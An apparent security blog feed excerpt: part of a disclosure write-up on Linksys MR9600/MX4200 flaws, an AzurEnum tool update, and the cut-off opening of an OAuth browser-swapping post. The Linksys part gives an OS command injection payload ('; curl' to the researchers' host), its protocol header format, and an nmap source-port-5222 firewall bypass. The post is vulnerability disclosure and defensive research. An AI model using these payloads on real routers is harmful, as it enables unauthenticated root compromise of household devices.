            </span><span class="nb">echo</span> <span class="s2">"</span><span class="nv">$i</span><span class="s2">;"</span>
        <span class="k">done</span><span class="si">)</span><span class="s2">"</span>

logstatus <span class="s2">"Processing Node Slave offline messages"</span>
<span class="nb">eval</span> <span class="nv">$VARS</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>To understand what is happening there, we need to know the <code class="language-plaintext highlighter-rouge">syscfg</code> command, which gets executed first. It is used to store persistent key value pairs on the device. <code class="language-plaintext highlighter-rouge">syscfg set &amp;lt;key&amp;gt; &amp;lt;value&amp;gt;</code> can set those values, while <code class="language-plaintext highlighter-rouge">syscfg get &amp;lt;key&amp;gt;</code> retrieves the value of the specified key. <code class="language-plaintext highlighter-rouge">syscfg show</code> is used to display all the saved key value pairs, as shown in the following:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>syscfg show
<span class="go">
smart_connect::wl1_sta_inf=eth5
user_1_id=1000
user_1_group=admin
ui::remote_host=cloud1.linksyssmartwifi.com
device::uuid=FBFA9E31-BE8C-4B63-A0BE-E89F80B304EA
[...]
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>As you can see, some keys follow the scheme of <code class="language-plaintext highlighter-rouge">&amp;lt;key&amp;gt;::&amp;lt;subkey&amp;gt;</code> which only seems to be an organizing strategy as there is no hierarchy for the keys. This is also useful in the bash script above, because after printing all key value pairs, it filters them for the string <code class="language-plaintext highlighter-rouge">node-off</code> using grep.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>syscfg show | <span class="nb">grep </span>node-off
<span class="go">
node-off::min_offline_time=3
node-off::enabled=1
node-off::cache_dir=/tmp/msg
node-off::enable_cloud=1
node-off::debug=0
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>After some <code class="language-plaintext highlighter-rouge">sed</code> and bash magic, those five key value pairs get transformed into shell commands that set these as environment variables.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre>linksys@192.168.2.1:~$ syscfg show | grep node-off | sed -r "s/^[^:]+:://g" | while read i; do echo "$i;"; done
min_offline_time=3;
enabled=1;
cache_dir=/tmp/msg;
enable_cloud=1;
debug=0;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>To exploit this behavior, we would need a way to set a <code class="language-plaintext highlighter-rouge">syscfg</code> entry ourselves. Thankfully, the <code class="language-plaintext highlighter-rouge">sct_server</code> running on port 6060 can not only be used to fetch data from the router, but also to send data to it. By looking at the decompiled code from Ghidra, we can see that next to the message type <code class="language-plaintext highlighter-rouge">sync_request</code>, there is also <code class="language-plaintext highlighter-rouge">update</code>.</p>

<p><img src="/assets/img/papers/meshhacks/ghidra-update-1.png" alt="Handling of sync_request or update" />
<em>Handling of <code class="language-plaintext highlighter-rouge">sync_request</code> or <code class="language-plaintext highlighter-rouge">update</code></em></p>

<p>By reverse engineering more code from the binary, we can understand the protocol which works as follows.</p>

<p>First, the server expects a header from the client, part of it is already shown previously when intercepting the TLS-SRP connection. The header has the following structure, shown with an example header:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>Data:     | 4f 53 43 54 |   79 e0 b4 31   |    20 fc f4 35   |   00 00 00 60  |  00 00  |
          -------------------------------------------------------------------------------
Meaning:  | Magic bytes | Header checksum | Payload checksum | Payload length | Counter |
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <strong>Header checksum</strong> is a CRC32 checksum of the header itself with the <em>Header checksum</em> and <em>Payload checksum</em> all <code class="language-plaintext highlighter-rouge">0x00</code>.</p>

<p>The <strong>Payload checksum</strong> is a CRC32 as well but calculated from the payload sent after the header.</p>

<p>Speaking of the payload, it is a JSON object as a null-terminated string containing the keys “version”, “type” and “client_id” at minimum. For pushing data to the router, the key “data” will be used containing another JSON object like the following:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre><span class="p">{</span><span class="w">
    </span><span class="nl">"version"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0.1"</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"update"</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"client_id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"FBFA9E31-BE8C-4B63-A0BE-E89F80B304EA"</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"data"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nl">"WLAN"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="nl">"syscfg"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
                </span><span class="p">{</span><span class="nl">"SySS"</span><span class="p">:</span><span class="w"> </span><span class="s2">"1"</span><span class="p">}</span><span class="w">
            </span><span class="p">]</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Sending this as a payload with the proper header results in the following <code class="language-plaintext highlighter-rouge">syscfg</code> entry:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>syscfg show | <span class="nb">grep </span>SySS
<span class="go">
FBFA9E31-BE8C-4B63-A0BE-E89F80B304EA::SySS=1
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>As you can see, the first part of the key is the <code class="language-plaintext highlighter-rouge">client_id</code> value, a UUID value. But as Ghidra shows, the code only checks if the value exists at all and is not null. <em>Not</em> if it is an actual UUID.</p>

<p><img src="/assets/img/papers/meshhacks/ghidra-update-2.png" alt="Verifying client_id is not null" />
<em>Verifying <code class="language-plaintext highlighter-rouge">client_id</code> is not null</em></p>

<p>By setting the <code class="language-plaintext highlighter-rouge">client_id</code> value to <code class="language-plaintext highlighter-rouge">node-off</code>, we get the same scheme of the other <code class="language-plaintext highlighter-rouge">syscfg</code> entries that is used in the script above.
If we now set the value of <code class="language-plaintext highlighter-rouge">SySS</code> to an OS command injection payload, the <code class="language-plaintext highlighter-rouge">eval</code> command will execute anything we want.</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre><span class="p">{</span><span class="w">
    </span><span class="nl">"version"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0.1"</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"update"</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"client_id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"node-off"</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"data"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nl">"WLAN"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="nl">"syscfg"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
                </span><span class="p">{</span><span class="nl">"SySS"</span><span class="p">:</span><span class="w"> </span><span class="s2">"; curl http://192.168.2.57/pwnd"</span><span class="p">}</span><span class="w">
            </span><span class="p">]</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>
<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>syscfg show | <span class="nb">grep </span>SySS
<span class="go">
</span><span class="gp">node-off::SySS=;</span><span class="w"> </span>curl 192.168.2.57/pwnd
</pre></td></tr></tbody></table></code></pre></div></div>

<p>And after waiting a minute, we can see the request on our attacker machine:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre><span class="gp">attacker@192.168.2.57:~$</span><span class="w"> </span>python <span class="nt">-m</span> http.server 80
<span class="go">
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.2.1 - - [04/Feb/2025 13:35:00] "GET /pwnd HTTP/1.1" 404 -
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>This vulnerability was reported to Linksys with the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-011.txt">SYSS-2025-011</a>.</p>

<p>After finding this vulnerability, we got a successful exploit chain to get root access on the MR9600 and MX4200 from inside the local network without physical access. All we need to do is to use the SQL injection described in <a href="#hacking-without-physical-access">Hacking without physical access</a> to create our own TLS-SRP credentials and then use the OS command injection above to execute arbitrary commands as root. Yes, we could also use the OS command injection found in the username itself, but as already describes, this is fixed for other models.</p>

<h1 id="only-lan">Only LAN?</h1>

<p>At this point in time, the Linksys router can <em>only</em> get rooted from within the local network. But what if this would also be possible over the internet? This would definitely increase the criticality…</p>

<p>After looking at the routers again, something interesting, we did not look at before, caught our interest in the iptables rules of the MX4200:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>iptables <span class="nt">-S</span>
<span class="go">[...]
-A INPUT -i eth0 -j wan2self
-A wan2self -j wan2self_ports
-A wan2self_ports -p tcp -m tcp --sport 5222 -j xlog_accept_wan2self
-A xlog_accept_wan2self -j ACCEPT
[...]
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Wait, what? These rules seemingly allow incoming TCP traffic, if it originates from port 5222, meaning: <strong>from the WAN interface</strong>.</p>

<p>For a quick test, we hook up our system to the WAN port of the router and provide internet access as well as DHCP to simulate the router directly being connected to an ISP. After scanning for port 443 normally, the packets get dropped by the MX4200:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="gp">attacker@203.0.113.1:~$</span><span class="w"> </span>nmap <span class="nt">-sS</span> <span class="nt">-p</span> 443 203.0.113.153
<span class="go">Host is up (0.0011s latency).

PORT    STATE    SERVICE
443/tcp filtered https
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Then, we change the command to set the source port by adding <code class="language-plaintext highlighter-rouge">-g 5222</code> and hit enter:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="gp">attacker@203.0.113.1:~$</span><span class="w"> </span>nmap <span class="nt">-sS</span> <span class="nt">-p</span> 443 203.0.113.153 <span class="nt">-g</span> 5222
<span class="go">Host is up (0.0011s latency).

PORT    STATE SERVICE
443/tcp open  https
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>As you can see, these rules do not <em>seemingly</em> allow incoming TCP traffic, they actually <strong>do</strong> allow incoming TCP traffic, as long as the source port is set to 5222. This is not only restricted to the web interface on port 443, but affects all services listening on <code class="language-plaintext highlighter-rouge">0.0.0.0</code>, including the service listening on port 6060, containing the previous vulnerabilities, which are now exploitable over the internet, as long as no additional firewall is used.</p>

<p>This vulnerability was reported to Linksys with the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-014.txt">SYSS-2025-014</a>.</p>

<h1 id="conclusion">Conclusion</h1>

<p>By combining our gained knowledge, we found a way to</p>

<ul>
  <li>Execute OS commands as root</li>
  <li>without authentication (or by adding our own credentials through SQL injection)</li>
  <li>remotely over the internet</li>
</ul>

<p>The effect can reach from accessing the web interface for turning off the parental controls over compromising the device in order to intercept packets and getting into a machine-in-the-middle position all the way to creating entire botnets of Linksys routers. These vulnerabilities only affect Linksys as their mesh technology was the focus of this research, but because other manufacturers use their own proprietary protocols and technologies, there might be more to this story when looking at other brands.</p>

<p>Important to note is that these routers need an additional modem to be used with DSL, cable, etc., but provide features to be able to connect directly to the ISP (PPPoE, etc.). Accordingly, many households will probably use the Linksys models as their main router and the modem would just redirect traffic without providing an additional firewall in between, thus making the devices exploitable over the internet.</p>

<p>At time of writing, Linksys fixed the vulnerability reported as <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-014.txt">SYSS-2025-014</a> in the newest firmware update. Shortly after discovering the vulnerabilities, a “quick” scan of the internet showed about 12.000 vulnerable devices. Around six months after the fix was available, this number shrunk to around 4.000. A reason for this large drop is probably because the Linksys routers support <a href="https://support.linksys.com/kb/article/130-en/">auto-update</a>, which is enabled by default and installs new firmware updates without any user interaction.</p>

<p><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-001.txt">SYSS-2025-001</a>, <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-002.txt">SYSS-2025-002</a>, <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-009.txt">SYSS-2025-009</a>, <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-010.txt">SYSS-2025-010</a> and <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-011.txt">SYSS-2025-011</a> have no fix available and are therefore still exploitable.</p>

<h1 id="vulnerability-summary">Vulnerability Summary</h1>

<p>We initially reported all described vulnerabilities to Linksys in February 2025.</p>

<p>Details about the vulnerabilities and their solution state are provided in the following security advisories:</p>

<table>
  <thead>
    <tr>
      <th>Product</th>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Linksys MR9600 &amp;amp; MX4200</td>
      <td>Path Traversal (CWE-22)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-001.txt">SYSS-2025-001</a></td>
      <td><a href="https://www.cve.org/CVERecord?id=cve-2026-25603">CVE-2026-25603</a></td>
    </tr>
    <tr>
      <td>Linksys MR9600 &amp;amp; MX4200</td>
      <td>Missing Authentication for Critical Function (CWE-306)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-002.txt">SYSS-2025-002</a></td>
      <td><a href="https://www.cve.org/CVERecord?id=cve-2026-27846">CVE-2026-27846</a></td>
    </tr>
    <tr>
      <td>Linksys MR9600 &amp;amp; MX4200</td>
      <td>SQL Injection (CWE-89)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-009.txt">SYSS-2025-009</a></td>
      <td><a href="https://www.cve.org/CVERecord?id=cve-2026-27847">CVE-2026-27847</a></td>
    </tr>
    <tr>
      <td>Linksys MR9600 &amp;amp; MX4200</td>
      <td>OS Command Injection (CWE-78)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-010.txt">SYSS-2025-010</a></td>
      <td><a href="https://www.cve.org/CVERecord?id=cve-2026-27848">CVE-2026-27848</a></td>
    </tr>
    <tr>
      <td>Linksys MR9600 &amp;amp; MX4200</td>
      <td>OS Command Injection (CWE-78)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-011.txt">SYSS-2025-011</a></td>
      <td><a href="https://www.cve.org/CVERecord?id=cve-2026-27849">CVE-2026-27849</a></td>
    </tr>
    <tr>
      <td>Linksys MX4200</td>
      <td>Improper Verification of Source of a Communication Channel (CWE-940)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-014.txt">SYSS-2025-014</a></td>
      <td><a href="https://www.cve.org/CVERecord?id=cve-2026-27850">CVE-2026-27850</a></td>
    </tr>
  </tbody>
</table>

<p>A <a href="https://www.youtube.com/watch?v=03DivoLmsTU">proof of concept video</a> demonstrating one of the attacks can also be found on our <a href="https://www.youtube.com/SySSPentestTV">SySS YouTube channel</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/03DivoLmsTU" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div></content>
  

  </entry>

  
  <entry>
    <title>AzurEnum - Update</title>
    <link href="https://blog.syss.com/posts/azurenum-update/" rel="alternate" type="text/html" title="AzurEnum - Update" />
    <published>2026-01-21T08:00:00+01:00</published>
  
    <updated>2026-01-21T08:00:00+01:00</updated>
  
    <id>https://blog.syss.com/posts/azurenum-update/</id>
    <content src="https://blog.syss.com/posts/azurenum-update/" />
    <author>
      <name>Domenik Jockers</name>
    </author>


    <category term="tool" />


    <summary>


      Back in 2024, we published AzurEnum (SySS Tech Blog; SySS on GitHub) to help organizations and pentesters alike to identify misconfigurations within their EntraID environment.
Since then, further checks and features were added to AzurEnum, not only to increase the coverage of the tool but also to increase its usability in environments, where the use of certain authentication flows are prevented...
    </summary>


    <content><p>Back in 2024, we published AzurEnum (<a href="https://blog.syss.com/posts/introducing-azurenum/">SySS Tech Blog</a>; <a href="https://github.com/SySS-Research/azurenum">SySS on GitHub</a>) to help organizations and pentesters alike to identify misconfigurations within their EntraID environment.
Since then, further checks and features were added to AzurEnum, not only to increase the coverage of the tool but also to increase its usability in environments, where the use of certain authentication flows are prevented via conditional access.</p>

<!--more-->

<p>The new help of the tool already reflects that substantial amount has changed.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>azurenum <span class="nt">-h</span>
usage: azurenum <span class="o">[</span><span class="nt">-h</span><span class="o">]</span> <span class="o">[</span><span class="nt">--version</span><span class="o">]</span> <span class="o">[</span><span class="nt">-t</span> TENANT_ID] <span class="o">[</span><span class="nt">-u</span> UPN] <span class="o">[</span><span class="nt">-p</span> <span class="o">[</span>PASSWORD]] <span class="o">[</span><span class="nt">-rt</span> REFRESH_TOKEN] <span class="o">[</span><span class="nt">-naa</span> NESTED_APP_AUTH] <span class="o">[</span><span class="nt">-i</span><span class="o">]</span> <span class="o">[</span><span class="nt">-ua</span> USER_AGENT] <span class="o">[</span><span class="nt">--device-code</span><span class="o">]</span> <span class="o">[</span><span class="nt">-rd</span> RECURSION_DEPTH] <span class="o">[</span><span class="nt">--proxy</span> PROXY] <span class="o">[</span><span class="nt">-pol</span><span class="o">]</span> <span class="o">[</span><span class="nt">-idp</span><span class="o">]</span> <span class="o">[</span><span class="nt">--show-directory-roles</span><span class="o">]</span> <span class="o">[</span><span class="nt">-o</span> OUTPUT_TEXT] <span class="o">[</span><span class="nt">-j</span> OUTPUT_JSON] <span class="o">[</span><span class="nt">-nc</span><span class="o">]</span>

AzurEnum - Enumerate EntraID fast! Version v1.1.5

Options:
  <span class="nt">-h</span>, <span class="nt">--help</span>                               Show this <span class="nb">help </span>message and <span class="nb">exit</span>
  <span class="nt">--version</span>                                Show program<span class="s1">'s version number and exit

Authentication settings:
  -t, --tenant-id TENANT_ID                Specify tenant to authenticate to (needed for ROPC authentication or when authenticating to a non-native tenant of the given user)
  -u, --upn UPN                            Specify user principal name to use in ROPC or interactive authentication
  -p, --password [PASSWORD]                Specify password to use in ROPC or interactive authentication. Leave empty for prompt
  -rt, --refresh-token REFRESH_TOKEN       FOCI Refresh Token to authenticate with
  -naa, --nested-app-auth NESTED_APP_AUTH  Expects Azure Portal Refresh Token for nested app authentication flow
  -i, --interactive-auth                   Use Interactive Authentication flow with Selenium to retrieve a NAA token and use it. This is the default authentication method
  -ua, --user-agent USER_AGENT             Specify user agent (default is MS-Edge on Windows 10)
  --device-code                            Use Device-Code Authentication flow

Enumeration settings:
  -rd, --recursion-depth RECURSION_DEPTH   Depth for recursion when listing nested principals [Default=1]
  --proxy PROXY                            Use proxy for sending requests. Beware - will disable certificate checks! Example: http://127.0.0.1:8080
  -pol, --policies                         Query additional policies for tenant like authentication methods and device policies. Always enabled for NAA Auth. For other authentications this will need another login!
  -idp, --identity-provider                Query identity providers and federation service configs for tenant. Always enabled for NAA Auth. For other authentications this will need another login!
  --show-directory-roles                   Show results of /directoryRoles even though PIM is in use. Can help to identify role assignments outside of PIM!

Output:
  -o, --output-text OUTPUT_TEXT            Specify filename to save TEXT output
  -j, --output-json OUTPUT_JSON            Specify filename to save JSON output
  -nc, --no-color                          Don'</span>t use colors
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The following blog post is supposed to give an overview of newly added features and functions as well as outlining improvements in the usage of the newest version of AzurEnum.</p>

<h2 id="new-features">New features</h2>
<p>The new version of AzurEnum includes the following added configuration checks:</p>
<ul>
  <li>Cross-tenant access settings (<code class="language-plaintext highlighter-rouge">-pol/--policies</code>)</li>
  <li>Identity provider and federation settings (<code class="language-plaintext highlighter-rouge">-idp/--identity-provider</code>)</li>
  <li>Seamless SSO</li>
  <li>Modifiable groups</li>
  <li>Self-service password reset settings</li>
  <li>Allowed authentication methods (<code class="language-plaintext highlighter-rouge">-pol/--policies</code>)</li>
  <li>Subcription policy check for the abuse of <a href="https://www.beyondtrust.com/blog/entry/restless-guests">“Restless Guest”</a></li>
</ul>

<p>These checks define new sections within the output of AzurEnum.</p>

<h2 id="improved-functionality">Improved functionality</h2>
<p>Further changes improved already implemented functionality, which is described in the following section.</p>

<h3 id="general">General</h3>
<p>The code base of the tool has been restructured to increase readability and maintainability. 
In the course of the restructuring, the tool now provides a json output, which stores the raw json information gathered from MS-Graph as well as preprocessed json objects, which reflect sections in AzurEnum log output.
To reduce API calls, the tool now gathers as much information as possible in the beginning before printing the results.</p>

<p>Proxy support was added as well, to facilitate debugging processes.</p>

<p>Since the script was restructured from a single file into a python project, it is now installable via pipx!</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>pipx <span class="nb">install </span>git+https://github.com/SySS-Research/azurenum.git
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="authentication">Authentication</h3>
<p>The new version of AzurEnum added new authentication flows to increase its usability. Device code nowadays is often blocked in tenants of organizations, while MFA is enforced for all users.
This led to AzurEnum not being usable any longer without additional exclusions in the conditional access policies.</p>

<p>Therefore, we implemented a refresh token flow as well as an interactive authentication.
Interactive authentication uses Selenium to open a login to the <a href="https://portal.azure.com">EntraID Portal</a> and reuses the acquired refresh token to get further access tokens.
This is now the default authentication flow for AzurEnum, since it enables the usage of the “Nested App Authentication”, which allows to acquire access token for other clients and scopes.
To get a better understanding of Nested App Authentication and how it can be used to automate tools for EntraID and Azure, you can e.g. read the blog of <a href="https://specterops.io/blog/2025/08/13/going-for-brokering-offensive-walkthrough-for-nested-app-authentication/">SpecterOps</a>.</p>

<p>Using Nested App Authentication also removes the need of multiple logins, even if further information like policies (<code class="language-plaintext highlighter-rouge">--policies</code>) or information on identity provider (<code class="language-plaintext highlighter-rouge">--identity-provider</code>) should be accessed, since the multitude of brokered applications covers all of the used scopes within AzurEnum.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>azurenum <span class="nt">-u</span> globalreader@exampletenant.com <span class="nt">-p</span> <span class="nt">-rd</span> 3 <span class="nt">-o</span> azurenum.log <span class="nt">-j</span> azurenum.json
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="enumeration">Enumeration</h3>
<p>Several enumerations were improved upon to help the user to identify misconfigurations.</p>

<p>To spot interesting dynamic groups, we added implicators to the output, which show if the group is relevant for a conditional access policy or is assigned an application.
Conditional access policies are now marked if they seem to control from where security information like MFA can be registered as well as if they control MFA for device registration or joining.
If neither is identified on an present policy, a warning will be prompted, that these policies are missing, since they define a minimal baseline.</p>

<p>In several cases we are using or used the deprecated AAD-Graph API. We now added fallbacks which should switch to the MS-Graph API if the AAD Graph is no longer (if ever!) accessible.</p>

<p>When enumerating role assignments, we frequently ran into situations, where roles are assigned to groups instead of users. To facilitate the enumeration of effective role assignments, we added the enumeration of the nested principals.
For groups, nested principals are members and owners and for applications (while enumerating API permissions), these include service principal as well as AppReg owners.
The depth of the nesting that should be shown can be controlled with the <code class="language-plaintext highlighter-rouge">-rd/--recursion-depth</code> flag.</p>

<p><img src="/assets/img/papers/azurenum-development/role-assignments.png" alt="Nested role assignments" /></p>

<p>While enumerating role assignments, further quality of life information like account status (if the administrator is actually disabled), as well as scoping information (if the assignment is only scoped for an administrative unit) is provided.</p>

<h2 id="wrapping-up">Wrapping up</h2>
<p>The new version of AzurEnum not only increases coverage of gathered information on configurations and role assignments, but also improves the usability of the tool.
The new authentication flows adapt to state-of-the-art conditional access policies, to reduce the number of exceptions needed to use the tool for a already hardened environment.</p>

<p>An overview on the ideal usage of the new version is given in the <a href="https://github.com/SySS-Research/azurenum">GitHub repository</a>, make sure to head over and check it out!</p></content>
  

  </entry>

  
  <entry>
    <title>OAuth 2.0 Browser Swapping Attacks</title>
    <link href="https://blog.syss.com/posts/browser_swapping/" rel="alternate" type="text/html" title="OAuth 2.0 Browser Swapping Attacks" />
    <published>2025-11-03T10:00:00+01:00</published>
  
    <updated>2026-01-28T16:34:57+01:00</updated>
  
    <id>https://blog.syss.com/posts/browser_swapping/</id>
    <content src="https://blog.syss.com/posts/browser_swapping/" />
    <author>
      <name>Jonas Primbs</name>
    </author>


    <category term="research" />


    <summary>


      OAuth 2.0 is the predominant authorization standard on the modern web.
OpenID Connect (OIDC), a widespread extension of OAuth 2.0, is used for most single sign-on (SSO) systems today.
Unfortunately, the OAuth and OpenID standards do not provide sufficient protection against so-called browser swapping attacks.


    </summary>


    <content><p>OAuth 2.0 is the predominant authorization standard on the modern web.
OpenID Connect (OIDC), a widespread extension of OAuth 2.0, is used for most single sign-on (SSO) systems today.
Unfortunately, the OAuth and OpenID standards do not provide sufficient protection against so-called browser swapping attacks.</p>

<!--more-->

<p>Therefore, many OAuth 2.0 and OpenID Connect implementations are vulnerable to these attacks.
This allows attackers to exploit existing protections against cross-site request forgery (CSRF) attacks to steal unused authorization codes.
They can take over the user’s client session by letting the user log in via a typically harmless link.</p>

<h2 id="oauth-20-authorization-code-flow">OAuth 2.0 Authorization Code Flow</h2>

<p>The OAuth 2.0 standard, as defined in <a href="https://datatracker.ietf.org/doc/html/rfc6749">RFC6749</a>, describes multiple methods by which a user, called “resource owner”, can authorize an application, called “client”, after logging in to an identity provider, called “authorization server”.
The most recently used method, which is also used by OpenID Connect, is the OAuth Authorization Code Flow, which is illustrated in Figure 1.</p>

<p><img src="/assets/img/papers/browser-swapping/1_authorization_code_flow.svg" alt="Sequence diagram of the OAuth 2.0 Authorization Code Flow" />
<em>Figure 1: OAuth 2.0 Authorization Code Flow</em></p>

<ol>
  <li>When a resource owner visits a client website that requires authorization, the client’s back end initiates an authorization code flow by generating an authorization request.</li>
  <li>The client’s back end then redirects the resource owner’s user agent (a web browser) to the authorization URL of the authorization server.</li>
  <li>The user agent follows this redirect to the authorization server.</li>
  <li>The authorization server will authenticate (authN) the resource owner if they do not have an active session yet. They may then authorize (authZ) the client’s requested permissions, such as reading their profile information, like their name or e-mail address.</li>
  <li>The authorization server then generates an authorization code and includes it in the URI as a query parameter, redirecting the user agent back to the client.</li>
  <li>The user agent follows the redirect URI back to the client.</li>
  <li>The client then exchanges the authorization code for an access token from the authorization server. The resource owner has successfully logged in.</li>
</ol>

<h2 id="cross-site-request-forgery-attack-csrf">Cross-site request forgery attack (CSRF)</h2>

<p>The redirect URI browsed in step 6 contains an authorization code personalized for the resource owner who performed steps 1 through 5.
Whoever browses this URI will be logged into the client with this resource owner’s account.
This allows an attacker to perform steps 1 through 5, and launch a CSRF attack, as illustrated in Figure 2.
Therefore, the attacker tricks the user into calling this redirect URI, which logs in the user with the attacker’s account.</p>

<p><img src="/assets/img/papers/browser-swapping/2_csrf.svg" alt="Sequence diagram of a CSRF attack on the OAuth 2.0 Authorization Code Flow" />
